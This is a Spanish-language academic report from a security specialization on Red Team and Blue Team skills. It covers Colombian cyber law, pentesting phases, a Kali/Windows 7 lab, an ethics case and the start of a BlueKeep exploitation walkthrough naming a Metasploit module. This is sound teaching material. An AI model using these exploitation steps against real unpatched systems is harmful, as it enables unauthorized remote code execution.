Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Vanesa Miranda Henao

Asesora

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia – UNAD

Escuela De Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Resumen

Este informe técnico presenta una síntesis estructurada del proceso desarrollado en el seminario especializado sobre equipos Red Team y Blue Team. A través de actividades prácticas y análisis teórico-legales, se fortalecieron capacidades en ciberseguridad ofensiva y defensiva, simulando escenarios reales que exigieron intervenciones éticas, técnicas y de contención. Se implementaron herramientas de pentesting, mecanismos de detección y respuesta, y se analizó el marco legal colombiano frente a delitos informáticos y protección de datos. Como resultado, se identificaron debilidades técnicas y se formularon recomendaciones estratégicas orientadas al fortalecimiento institucional en ciberseguridad.

Palabras clave: Red Team, blue Team, pentesting, metasploit, gestión de incidentes, ética profesional, hardening, respuesta a incidentes

Abstrac

This technical report documents the development of a specialized seminar in offensive and defensive cybersecurity, highlighting the skills acquired through practical activities, legal analysis, and simulated exercises. Throughout the study, controlled penetration tests were conducted using tools such as Metasploit (Moreno, 2021; OWASP, 2023) and Nmap (Moreno, 2021), the Colombian legal framework on cybercrime and data protection was examined, and real-world cases involving cyber espionage and incident response were evaluated. The findings led to strategic recommendations for improving information security, integrating technical, ethical, and organizational best practices.

Keywords: Red Team, Blue Team, pentesting, Metasploit (Moreno, 2021; OWASP, 2023), incident management, professional ethics, hardening, incident response.

Tabla de contenido

Lista de tablas

Lista de figuras

Glosario

Red Team: Grupo encargado de simular ataques reales para identificar vulnerabilidades.

Blue Team: Grupo responsable de la defensa, detección y respuesta ante ataques.

Pentesting: Pruebas de penetración controladas.

SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024): Sistema de gestión de eventos e información de seguridad.

Hardening: Proceso de asegurar sistemas mediante configuraciones y restricciones.

IoC: Indicadores de compromiso.

MFA: Autenticación multifactor.

MITRE ATT&CK: Marco para categorizar tácticas y técnicas de adversarios.

SOAR: Orquestación y automatización de respuestas de seguridad.

PoLP (Stallings, 2021): Principio de menor privilegio.

Introducción

El presente informe técnico se desarrolla como producto del seminario especializado en equipos estratégicos en ciberseguridad, enfocándose en las capacidades del Red Team y Blue Team desde una perspectiva técnica, legal y de gestión. A través de diversas fases, se simularon ataques, se desplegaron acciones de defensa y se reflexionó sobre los principios normativos y éticos que regulan estas actividades. Este proceso formativo ha permitido afianzar habilidades críticas para enfrentar escenarios reales de ciberseguridad, en un contexto cada vez más demandante y complejo.

Objetivo general

Fortalecer las capacidades técnicas, legales y de gestión aplicadas en las funciones del Red Team y del Blue Team a través del análisis e implementación de escenarios prácticos y simulados de ciberseguridad.

Objetivos específicos

1. Identificar el marco normativo colombiano aplicable a las actividades de ciberseguridad ofensiva y defensiva.
2. Aplicar herramientas técnicas para realizar pruebas de intrusión controladas y evaluar vulnerabilidades.
3. Implementar medidas de detección, análisis y contención frente a incidentes de seguridad simulados.
4. Formular recomendaciones estratégicas basadas en los hallazgos técnicos, legales y éticos obtenidos.

CAPITULO 1

4.1 Marco legal en Colombia sobre delitos informáticos y protección de datos personales

Ley 1273 de 2009 (Ley 1273, 2009): Esta ley creó un nuevo bien jurídico llamado "protección de la información y de los datos". Básicamente, amplió el Código Penal para incluir delitos como el acceso no autorizado a sistemas informáticos, el daño a datos o software, y la interceptación de comunicaciones sin permiso. También castiga el uso de software malicioso y otras conductas que afectan la seguridad de la información.

Ley 1581 de 2012 (Ley 1581, 2012): Regula todo lo relacionado con el manejo de los datos personales. Esta ley protege nuestros datos y establece los derechos que tenemos sobre ellos, como saber quién los tiene, para qué los usan y exigir que los borren si no queremos que los sigan utilizando.

Decreto 1377 de 2013 (Ministerio TIC, 2023): Complementa la Ley 1581. Este decreto explica cómo deben manejarse los datos recolectados antes de que se aprobara la ley, y cómo se deben pedir las autorizaciones para seguir usándolos.

Ley 1266 de 2008 (Ley 1266, 2008): Esta ley se enfoca en el manejo de datos financieros y crediticios. Nos protege cuando las entidades manejan nuestros historiales de crédito, estableciendo límites sobre cómo deben usarse y compartirse.

Estas leyes son clave en el trabajo de ciberseguridad porque nos dan el marco legal para saber qué se puede hacer y qué no, especialmente cuando tratamos con datos personales o sistemas informáticos.

4.2 Definir cada una de las etapas del pentesting

Las pruebas de penetración, o pentesting, son procesos que usamos para identificar fallas de seguridad en sistemas informáticos. Estas pruebas se hacen de manera controlada, como si fuéramos atacantes, pero con el objetivo de corregir las fallas. Las etapas del pentesting, son:

Reconocimiento: Aquí recolectamos toda la información posible sobre el objetivo, como qué servicios tiene abiertos o qué tecnologías usa.

Herramienta: Nmap (Moreno, 2021), sirve para escanear la red y ver los puertos y servicios que están activos.

Escaneo y enumeración: En esta parte analizamos más a fondo lo que descubrimos en la primera fase, buscando vulnerabilidades o configuraciones débiles.

Herramienta: OpenVAS (CERT Colombia, 2023), escanea y detecta vulnerabilidades en los sistemas.

Explotación: Con la información anterior, tratamos de aprovechar las fallas encontradas para obtener acceso no autorizado.

Herramienta: Metasploit (Moreno, 2021; OWASP, 2023), permite lanzar exploits de forma automática.

Post-explotación: Una vez dentro del sistema, evaluamos qué tan profundo se puede llegar, si se puede mantener el acceso y qué información se puede obtener.

Herramienta: Meterpreter, se usa desde Metasploit (Moreno, 2021; OWASP, 2023) y permite hacer tareas como movernos entre carpetas, tomar capturas de pantalla, etc.

Reporte: Finalmente, documentamos todo lo que hicimos, qué vulnerabilidades encontramos y cómo se podrían solucionar.

Herramienta: Los reportes de OpenVAS (CERT Colombia, 2023) o los logs exportables desde Metasploit (Moreno, 2021; OWASP, 2023).

4.3 Definir y explicar las herramientas

Metasploit (Moreno, 2021; OWASP, 2023): Es una herramienta muy completa que permite encontrar y explotar vulnerabilidades en los sistemas. Tiene una base de datos de exploits ya listos para usar y automatiza gran parte del trabajo de pentesting.

Nmap (Moreno, 2021): Esta herramienta es muy útil para saber qué dispositivos hay en una red, qué puertos tienen abiertos y qué servicios están corriendo. Es una de las más usadas en la fase de reconocimiento.

OpenVAS (CERT Colombia, 2023): Se trata de un escáner de vulnerabilidades que analiza los sistemas en busca de fallas. Es muy detallado y da un reporte que nos ayuda a entender los riesgos.

ExploitDB: Es una base de datos en línea donde se publican exploits conocidos. Sirve para buscar si alguna vulnerabilidad ya tiene un código que se pueda usar para pruebas.

CVE: Es un sistema que asigna códigos a las vulnerabilidades conocidas. Por ejemplo, si una falla tiene un CVE, se puede buscar su descripción, nivel de riesgo, y si ya hay parches o exploits disponibles.

4.4 Reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1


Como parte del montaje del entorno de laboratorio, se configuraron dos máquinas virtuales en Oracle VirtualBox: una con sistema operativo Kali Linux y otra con Windows 7.

Ambas máquinas fueron configuradas utilizando el modo Adaptador Puente, lo que permite que estén conectadas directamente a la red local del equipo anfitrión. Esta configuración facilita la comunicación entre ambas máquinas, permitiendo la ejecución de pruebas de red, escaneo, análisis de tráfico, entre otras tareas propias de un entorno de ciberseguridad.

En la siguiente ilustración se observa el entorno de VirtualBox con ambas máquinas virtuales encendidas:

Figura 1.

Entorno VirtualBox




Nota. Entorno de virtualización que contiene las maquinas Kali Linux y Windows 7 para el laboratorio. Elaboración propia.

Una vez iniciadas, se procedió a verificar la conectividad desde Kali Linux mediante el comando ping a la dirección IP asignada a la máquina Windows 192.168.0.32. La respuesta

exitosa del comando confirmó la comunicación entre ambos sistemas dentro de la misma red virtual.

Figura 2.

Verificación conectividad




Nota. Verificación de la dirección IP asignada a la máquina virtual Windows 7 a través de consola de comandos en Kali Linux. Elaboración propia.

Posteriormente, se ejecutó un escaneo de red desde Kali Linux utilizando la herramienta Nmap (Moreno, 2021), con el objetivo de identificar dispositivos activos en el segmento de red 192.168.0.0/24. El comando utilizado fue: nmap -sn 192.168.0.32/24.

El resultado evidenció la presencia de varios dispositivos activos, entre ellos la dirección IP 192.168.0.32, correspondiente a la máquina virtual con Windows 7, lo que reafirma su correcta integración en el entorno.

Figura 3.

Comando NMAP



Nota. Realización del escaneo de puertos con nmap. Elaboración propia.

Este procedimiento permitió validar la operatividad de la red configurada, asegurando que ambas máquinas virtuales están correctamente conectadas y listas para realizar pruebas de seguridad ofensiva y defensiva dentro del laboratorio.

Dentro de VirtualBox se configuraron las máquinas con las siguientes características:

Kali Linux:

- **Nombre**: kali-linux-2025.1a-virtualbox-amd64
- **Memoria RAM**: 4 GB
- **Disco duro virtual**: 64 GB (formato VDI, dinámicamente asignado)
- **Tarjeta de red**: Adaptador puente para acceso real a red local
- **ISO cargada**: kali-linux-2025.1a-amd64.iso

Windows 7:

- **Nombre**: Windows7
- **Memoria RAM**: 2 GB
- **Disco duro virtual**: 32 GB (formato VDI)
- **Tarjeta de red**: Adaptador puente para acceso real a red local
- **ISO cargada**: Win7_Pro_SP1.iso

CAPITULO 2

5.1 Análisis legal y ético del Acuerdo de Confidencialidad - Anexo 3

5.1.1 Identificación de procesos ilegales y no éticos en el Acuerdo de Confidencialidad

De acuerdo con la lectura realizada a los anexos propuesto en la actividad, se evidencia que el Acuerdo de Confidencialidad contiene múltiples cláusulas que resultan no solo cuestionables desde un enfoque ético, sino también violatorias del marco jurídico colombiano. La organización plantea un contrato donde el silencio frente a prácticas ilegales no solo es sugerido, sino impuesto como obligación contractual, lo cual va en contra del deber profesional, moral y legal de reportar actos ilícitos.

Fragmentos preocupantes:

- Cláusula 4, numeral 3: “No denunciar ante las autoridades actividades sospechosas de espionaje...”.
- Cláusula 4, numeral 4: “Abstenerse de denunciar y publicar la información confidencial e ilegal...”.
- Cláusula 4, numeral 8: El receptor será responsable “en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento”.

Estas cláusulas generan un claro conflicto con los principios éticos de cualquier profesional en ciberseguridad y seguridad informática. Aceptar estas disposiciones implicaría tolerar la impunidad y ser cómplice de posibles delitos como el espionaje industrial, la interceptación ilegal de comunicaciones o el uso indebido de información estratégica.

5.1.2 Posibles vulneraciones a la Ley 1273 de 2009 (Ley 1273, 2009)

La Ley 1273 de 2009 (Ley 1273, 2009) protege la integridad de los datos y sistemas informáticos en Colombia. A la luz de este marco normativo, el acuerdo incurre en posibles vulneraciones de los siguientes artículos:

Artículo 269A: Acceso abusivo a un sistema informático: Al requerir que el receptor no denuncie actividades sospechosas, el acuerdo estaría avalando conductas que podrían implicar accesos no autorizados a sistemas.

Artículo 269F: Violación de datos personales: Cualquier utilización o almacenamiento indebido de datos sensibles, especialmente sin consentimiento, puede ser constitutiva de este delito.

Artículo 269H: Uso de software malicioso: En el Anexo 7 se mencionan actividades relacionadas con malware (“ShadowEye”), lo cual vincula éticamente el contenido del acuerdo con una cultura organizacional que podría legitimar el uso de estas herramientas con fines ilegales.

5.1.3 Evaluación de la oferta laboral desde la ética profesional

¿Aplicaría al trabajo ofrecido por CyberFort Technologies?

No, aunque la oferta laboral plantea un salario atractivo y estabilidad contractual vitalicia, ningún incentivo económico justifica la pérdida de la integridad personal y profesional.

Como especialista en ciberseguridad, reconozco que nuestro rol no solo es técnico, sino profundamente ético. El Código de Ética del COPNIA (COPNIA, 2023) establece como deber

esencial del ingeniero actuar con responsabilidad social, denunciar prácticas ilegales y anteponer el bien común a cualquier interés privado. El contrato ofrecido por CyberFort vulnera este principio al pedir silencio ante prácticas ilícitas y transferir responsabilidades que deberían recaer sobre la empresa.

5.2 Análisis del caso de estudio: Ciberespionaje y Ética en CyberFort Technologies

Este caso representa una de las situaciones más críticas en ciberseguridad: el mal manejo del acceso privilegiado. Aunque la empresa fue contratada para mitigar una amenaza, algunos expertos aprovecharon esa posición para realizar ciberespionaje.

5.2.1 ¿Hasta qué punto deben tener acceso a la información sensible de sus clientes?

El acceso debe ser regulado, justificado, temporal, supervisado y documentado. Tener acceso no significa tener derecho a utilizar la información para otros fines.

El acceso a información sensible durante una auditoría de seguridad debe limitarse estrictamente a lo que esté contemplado en los términos del contrato, respetando los principios de necesidad, proporcionalidad y temporalidad. Es decir, el acceso debe ser regulado, justificado, temporal, supervisado y plenamente documentado**.** No se trata de tener una puerta abierta a toda la infraestructura del cliente, sino de una llave prestada bajo condiciones claras y monitoreadas.

Cuando un profesional de ciberseguridad obtiene acceso privilegiado, se convierte en custodio temporal de activos estratégicos, que pueden incluir información crítica del Estado, propiedad intelectual o datos personales. Cualquier uso de esa información fuera del objetivo contractual por más buenas intenciones que se argumenten es una violación de la confianza y de la ley.

Además, este acceso no solo debe estar normado internamente, sino protegido por cláusulas contractuales, acuerdos de confidencialidad bidireccionales, y mecanismos de control

cruzado. Se deben establecer reglas claras sobre qué se puede hacer con la información encontrada, qué debe ser reportado, y qué no puede ser almacenado ni conservado por la empresa de seguridad.

El abuso del acceso, como el caso de *CyberFort*, desdibuja la línea entre protección y explotación. Por eso, el acceso técnico nunca debe verse como un permiso tácito para explorar, copiar o retener información más allá del alcance definido por el cliente.

5.2.2 ¿Qué mecanismos deben implementarse para evitar estos abusos?

- Políticas de ética y compliance.
- Monitoreo de accesos (logs, SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024), DLP).
- Separación de funciones.
- Formación en ética profesional.
- Canales internos de denuncia.

5.3.3 ¿Cómo deben responder gobiernos y organizaciones ante estos actos?

- Cancelación inmediata del contrato.
- Denuncia penal y sanciones.
- Publicación oficial del incidente.
- Inclusión de cláusulas anticorrupción en futuros contratos.
- Evaluación de proyectos previos de la empresa infractora.

CAPITULO 3

6.1. Herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam


Para llevar a cabo este pentesting en nuestro caso de estudio, utilizamos como plataforma atacante el sistema operativo Kali Linux, aprovechando su amplia gama de herramientas especializadas. En particular, se hizo uso de Nmap (Moreno, 2021) para la fase de reconocimiento y detección de servicios, y de Metasploit (Moreno, 2021; OWASP, 2023) Framework para la explotación de vulnerabilidades.

Fase de reconocimiento y enumeración

Para saber qué vulnerabilidad afecta al servicio de Escritorio Remoto (RDP) en nuestra máquina Windows 7 SP1 x64, realizamos una búsqueda enfocada en “Windows 7 RDP vulnerabilidad” y consultamos la base de datos oficial de CVE. Así descubrimos que la versión de RDP incluida en Windows 7 SP1 es vulnerable a CVE-2019-0708 (NIST, 2022) (BlueKeep). Esta falla reside en la rutina que maneja la negociación de canales virtuales durante el establecimiento de la conexión RDP: al enviar paquetes especialmente manipulados (una secuencia diseñada para corromper la memoria en el canal “MS_T120”), el servidor de Escritorio Remoto no valida correctamente ciertos valores, lo que permite a un atacante remoto ejecutar código arbitrario con permisos de SYSTEM, sin necesidad de que exista ningún usuario o contraseña válidos.

Figura 4.

CVE-2019-0708 (NIST, 2022)



Nota. Verificación vulnerabilidad correspondiente a CVE-2019-0708 (NIST, 2022). Elaboración propia.

Verificación de vulnerabilidad


Con base en los resultados de Nmap (Moreno, 2021), se utilizaron scripts NSE adecuados (smb-vuln-ms17-010.nse) y, posteriormente, se comprobó con Metasploit (Moreno, 2021; OWASP, 2023) el estado de la vulnerabilidad CVE-2019-0708 (NIST, 2022). Esto nos confirmó que la máquina Windows 7 x64 en VirtualBox 6 era vulnerable a BlueKeep.

Para conocer a detalle si el equipo a analizar Windows 7 SP1 x64 en VirtualBox, es vulnerable a un ataque de tipo Shell Reversa a través del servicio RDP, se hizo uso de la herramienta Nmap (Moreno, 2021). Esta herramienta permite escanear los puertos abiertos de un host y determinar qué servicio los atiende, así como la versión exacta del software, para luego confirmar si existe una vulnerabilidad explotable (en este caso, CVE-2019-0708 (NIST, 2022), BlueKeep).

Con Nmap (Moreno, 2021) se examinó el puerto 3389 para verificar que el servicio de Escritorio Remoto esté escuchando y conocer su versión.

Figura 5.

Escaneo con nmap



Nota. Escaneo de puertos con namp desde la consola de comandos de Kali Linux a Windows 7.


Elaboración propia.

Configuración del exploit

Se realiza la carga en Metasploit (Moreno, 2021; OWASP, 2023) desde la máquina virtual Kali Linux del módulo “exploit/windows/rdp/cve_2019_0708_bluekeep_rce” y definimos los parámetros necesarios:

Figura 6.


Configuración exploit



Nota. Se realiza inicio de la consola metasploit. Elaboración propia.

Figura 7.


Verificación CVE-2019-0708 (NIST, 2022)



Nota. Se realiza búsqueda de la vulnerabilidad CVE_219_0708_bluekeep. Elaboración propia.

Figura 8.

Verificación configuraciones



